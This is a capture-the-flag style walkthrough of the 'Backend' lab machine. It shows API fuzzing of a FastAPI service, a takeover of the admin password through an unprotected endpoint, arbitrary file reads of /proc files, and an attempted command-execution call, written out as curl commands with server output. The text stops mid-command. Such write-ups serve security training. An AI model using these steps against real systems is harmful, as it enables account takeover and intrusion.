Backend

04th March 2025 / Document No D25.100.326

Prepared By: kavigihan

Machine Author(s): ippsec

Difficulty: Medium

Classification: Official

Synopsis

Backend is a medium-difficulty Linux machine that features a backend API without a frontend. By fuzzing the API using the HTTP `POST` request method, additional endpoints can be discovered, enabling user registration and authentication. By referring to the `FastAPI` documentation, an endpoint can be identified that allows updating the admin user's password. Gaining administrative access grants the ability to read files from the server. Analyzing the application's source code reveals the JWT cookie, which can be modified to edit the JWT token. Utilizing the `debug` parameter, a specific endpoint can be accessed that permits command execution on the server. With an initial shell as a low-privileged user, a log file containing the root user's password can be found, allowing escalation to root access.

Skills Required

- Basic Web Exploitation Skills
- Basic Linux Enumeration Skills
- Basic API Enumeration Skills
- Basic JWT Token Understanding
- Basic Log Analysis Skills

Skills Learned

- Advanced Web Fuzzing
- JWT Token Manipulation
- Abusing APIs for Code Execution
- Log Analysis Skills

Enumeration

`nmap` reveals 2 open ports.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.227.148 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV  10.129.227.148

<SNIP>

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp open  http    Uvicorn
|_http-server-header: uvicorn
|_http-title: Site doesn't have a title (application/json).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds
```

Port 22 (SSH) and 80 (HTTP), and the header tells us that the application running in port 80 is `uvicorn`.

Looking at the HTTP service running, we see the server sends us a JSON response.

```
curl -s http://10.129.227.148|jq
{
  "msg": "UHC API Version 1.0"
}
```

We start fuzzing the API with `gobuster`.

```
gobuster dir -u http://10.129.227.148/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3
-medium.txt -t 200

<SNIP>

/docs                 (Status: 401) [Size: 30]
/api                  (Status: 200) [Size: 20]
```

Fuzzing the API returned 2 routes named `/api`, which returns a 200 status code allowing us access and `/docs` which returns a 401 status code meaning we can't access it without authorization. Fuzzing the `/api` directory, we discover a `/v1` directory.

```
curl -s http://10.129.227.148/api | jq
{
  "endpoints": [
    "v1"
  ]
}
```

Further fuzzing the `/api/v1` directory discloses 2 endpoints called `/user` and `/admin`.

```
curl -s http://10.129.227.148/api/v1 | jq
{
  "endpoints": [
    "user",
    "admin"
  ]
}
```

Visiting `/api/vi/admin/` returns `Not authenticated` as the response.

```
curl -s http://10.129.227.148/api/v1/admin/ | jq
{
  "detail": "Not authenticated"
}
```

`/api/v1/user/` returns `Not Found` as the response.

```
curl -s http://10.129.227.148/api/v1/user/ | jq
{
  "detail": "Not Found"
}
```

When we specify a string after the `/users/` route, we get an error.

```
curl -s http://10.129.227.148/api/v1/user/a | jq
{
  "detail": [
    {
      "loc": [
        "path",
        "user_id"
      ],
      "msg": "value is not a valid integer",
      "type": "type_error.integer"
    }
  ]
}
```

According to the error, the backend of the endpoint is expecting an integer to be passed in the GET request. So we specify `/users/1` and a valid response is returned.

```
curl -s http://10.129.227.148/api/v1/user/1 | jq
{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "date": null,
  "time_created": 1649533388111,
  "is_superuser": true,
  "id": 1
}
```

Upon closer analysis, we observe that a `GET` request is being made to the `/api/v1/users/1` endpoint, which is why it returns some data. To identify additional existing routes, it is essential to explore other HTTP methods as well. Typically, API structures follow a convention where `GET` requests retrieve data from the server, while `POST` requests are used to send data. Consequently, sending a `GET` request to an endpoint that expects a `POST` request will likely result in an invalid response.

To enhance our discovery process, we perform additional fuzzing using POST requests instead of relying solely on the default GET requests.

```
ffuf -X POST -u http://10.129.227.148/api/v1/user/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt  -fc 404,405 -mc
all
```

Here we are matching all the status codes (`-mc all`) except for 404 (Not found) and 405 (Method not allowed).

```
<SNIP>

cgi-bin/                [Status: 307, Size: 0, Words: 1, Lines: 1, Duration:
141ms]
login                   [Status: 422, Size: 172, Words: 3, Lines: 1, Duration:
297ms]
signup                  [Status: 422, Size: 81, Words: 2, Lines: 1, Duration:
143ms]
:: Progress: [4744/4744] :: Job [1/1] :: 122 req/sec :: Duration: [0:00:43] ::
Errors: 0 ::
```

We have identified two new routes: `/login` and `/signup`, both of which accept `POST` requests.

When sending a `POST` request to `/signup` using `BurpSuite`, the response indicates that a required field is missing. This suggests that specific parameters must be included for a successful request.

Request

```
POST /api/v1/user/signup HTTP/1.1
Host: 10.129.227.148
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 422 Unprocessable Entity
date: Mon, 03 Mar 2025 16:29:08 GMT
server: uvicorn
content-length: 81
content-type: application/json

{
  "detail":[
    {
      "loc":[
        "body"
      ],
      "msg":"field required",
      "type":"value_error.missing"
    }
  ]
}
```

Since this is a signup, we can assume its `user` or `username` and try to send some data.

Request

```
POST /api/v1/user/signup HTTP/1.1
Host: 10.129.227.148
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 9

user=kavi
```

Response

```
HTTP/1.1 422 Unprocessable Entity
date: Mon, 03 Mar 2025 16:31:00 GMT
server: uvicorn
content-length: 192
content-type: application/json

{
  "detail":[
    {
      "loc":[
        "body",
        0
      ],
      "msg":"Expecting value: line 1 column 1 (char 0)",
      "type":"value_error.jsondecode",
      "ctx":{
        "msg":"Expecting value",
        "doc":"user=kavi",
        "pos":0,
        "lineno":1,
        "colno":1
      }
    }
  ]
}
```

The POST request returns an error about JSON decoding. We send the data in the JSON format and change the `Content-Type` header to `application/json`.


Request

```
POST /api/v1/user/signup HTTP/1.1
Host: 10.129.227.148
Content-type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 15

{
  "user":"kavi"
}
```


Response

```
HTTP/1.1 422 Unprocessable Entity
date: Mon, 03 Mar 2025 16:32:40 GMT
server: uvicorn
content-length: 169
content-type: application/json

{
  "detail":[
    {
      "loc":[
        "body",
        "email"
      ],
      "msg":"field required",
      "type":"value_error.missing"
    },
    {
      "loc":[
        "body",
        "password"
      ],
      "msg":"field required",
      "type":"value_error.missing"
    }
  ]
}
```


The POST request response indicates that an `email` parameter is required.




After sending a POST request with the `email` declared, we get a response indicating that a `password` parameter is also required.



The endpoint returns a 201 status code, which means the user is created. We log in using the `/login` route.



The server returns another error stating that the `username` and `password` fields are required, even though they were correctly specified. This suggests that the `/signup` endpoint may not accept JSON data. To address this, we attempt to send the data in URL-encoded format while setting the appropriate `Content-Type` header to `application/x-www-form-urlencoded`. This aligns with the server's expected request format and resolves the issue.



As expected, sending the data in URL-encoded format works, and we successfully receive a JWT access token. We set this token as a cookie and attempt to access the `/docs` endpoint to verify if authentication is required. When accessing `/docs`, the JWT token obtained from the `/login` endpoint must be set in the headers as `Authorization: Bearer {token}` as shown below.


```
GET /docs HTTP/1.1
Host: 10.129.227.148
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjox
NzQyMDUxMTYzLCJpYXQiOjE3NDEzNTk5NjMsInN1YiI6IjIiLCJpc19zdXBlcnVzZXIiOmZhbHNlL
CJndWlkIjoiZWRlZTA3MjctMTRjYy00N2JmLWFhN2UtZDdjOGIxM2ZmN2RhIn0.ojl-y90CB8_Ekm
qq0nK66eKirq3Q4toxzDR8s_xamHY
```

Then it will make another request to `/openapi.json` which you have to add that JWT token again and forward.

```
GET /openapi.json HTTP/1.1
Host: 10.129.227.148
Accept-Language: en-US,en;q=0.9
Accept: application/json,*/*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36
Referer: http://10.129.48.102/docs
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjox
NzQyMDUxMTYzLCJpYXQiOjE3NDEzNTk5NjMsInN1YiI6IjIiLCJpc19zdXBlcnVzZXIiOmZhbHNlL
CJndWlkIjoiZWRlZTA3MjctMTRjYy00N2JmLWFhN2UtZDdjOGIxM2ZmN2RhIn0.ojl-y90CB8_Ekm
qq0nK66eKirq3Q4toxzDR8s_xamHY
```

Once the requests get processed, we are redirected to `FastAPI`.

At this point, we can view all available routes within the API. Among them, we identify an endpoint `/api/v1/user/updatepass`, which allows updating a user's password given their GUID. This endpoint could be leveraged to modify credentials and potentially escalate privileges within the system.



Earlier, we successfully retrieved the `admin` user's GUID from the `/api/v1/user/1` endpoint.

```
curl -s http://10.129.227.148/api/v1/user/1|jq
{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "date": null,
  "time_created": 1649533388111,
  "is_superuser": true,
  "id": 1
}
```

We attempt to update the `admin` user's password using this `GUID`. Based on the API documentation available at `/docs`, the `/api/v1/user/updatepass` endpoint expects the request body in JSON format. Therefore, we need to ensure that our `POST` request follows this format accordingly.


```
curl -s http://10.129.227.148/api/v1/user/updatepass -H 'Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQx
NzExNjgxLCJpYXQiOjE3NDEwMjA0ODEsInN1YiI6IjIiLCJpc19zdXBlcnVzZXIiOmZhbHNlLCJndWlkI
joiYmE1ZTIzYzEtZDA5YyO0YzcwLTg1OGQtMTlkZDVhNzEwYmIzIn0.zv78W9cXbmFDTpMr0CixJFL84P
TFOH48bMMxjQnc0jI'  -H 'Content-type: application/json' -d '{"guid": "36c2e94a-
4271-4259-93bf-c96ad5948284", "password": "admin123"}'|jq
{
  "date": null,
  "id": 1,
  "is_superuser": true,
  "hashed_password":
"$2b$12$E8wD2.QN66xIO4ZGxlgBce5/r/Ysbyh8c/d5MxvRS2VzxSrtvDSge",
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "time_created": 1649533388111,
  "last_update": null
}
```

Then we try to login with the password we set to the `admin` account.

```
curl -s http://10.129.227.148/api/v1/user/login -X POST -d
'username=admin@htb.local&password=admin123' |jq
{
  "access_token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQ
xNzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQi
OiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.c0Ld0UrKZ3Wmj_3O2aiwhyNYDO
ZN8EcP0PyWwanh3hU",
  "token_type": "bearer"
}
```

Foothold


It appears that the password update was successful. We attempt to log in as the `admin` user using the newly set password, `admin123`. If successful, this will grant us administrative access, allowing further interaction with the system.



We specify a `command` in our POST request to attempt to leverage Remote Code Execution (RCE).

```
curl -s http://10.129.227.148/api/v1/admin/exec/whoami -H 'Authorization: bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOeXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQxNzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.cOLdOUrKZ3Wmj_3O2aiwhyNYDOZN8EcPOPyWwanh3hU'|jq

{
  "detail": "Debug key missing from JWT"
}
```

This results in an error stating that the `Debug key is missing from JWT.` Therefore, we need to edit the JWT and add the `debug` key. To accomplish this, we can use another admin route that allows us to read files.



To locate the application, we can first check the `/proc/cmdline` file, which contains the command-line arguments used to start the system. This file can provide us with information on the application's location or any relevant paths that may help us find the source code.

Let's proceed by reading the `/proc/cmdline` file to gather that information.

```
curl -s http://10.129.227.148/api/v1/admin/file -H 'Authorization: bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQxNzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQifQ.c0Ld0UrKZ3Wmj_302aiwhyNYDOZN8EcP0PyWwanh3hU' -H 'Content-type: application/json' -d '{"file":"/proc/self/cmdline"}'|jq
{
  "file": "/home/htb/uhc/.venv/bin/python3\u0000-c\u0000from multiprocessing.spawn import spawn_main; spawn_main(tracker_fd=5, pipe_handle=7)\u0000--multiprocessing-fork\u0000"
}
```

From the `/proc/cmdline` file, we can confirm that the application is running inside a Python virtual environment (`venv`) located at `/home/htb/uhc`.

Next, we can examine the `/proc/self/environ` file, which contains the environment variables for the current process. By reviewing this file, we can gain insights into how the application is structured and possibly locate configuration files, environment settings, or paths that could assist in further exploitation.

```
curl -s http://10.129.227.148/api/v1/admin/file -H 'Authorization: bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzQx
NzEyODg4LCJpYXQiOjE3NDEwMjE2ODgsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiO
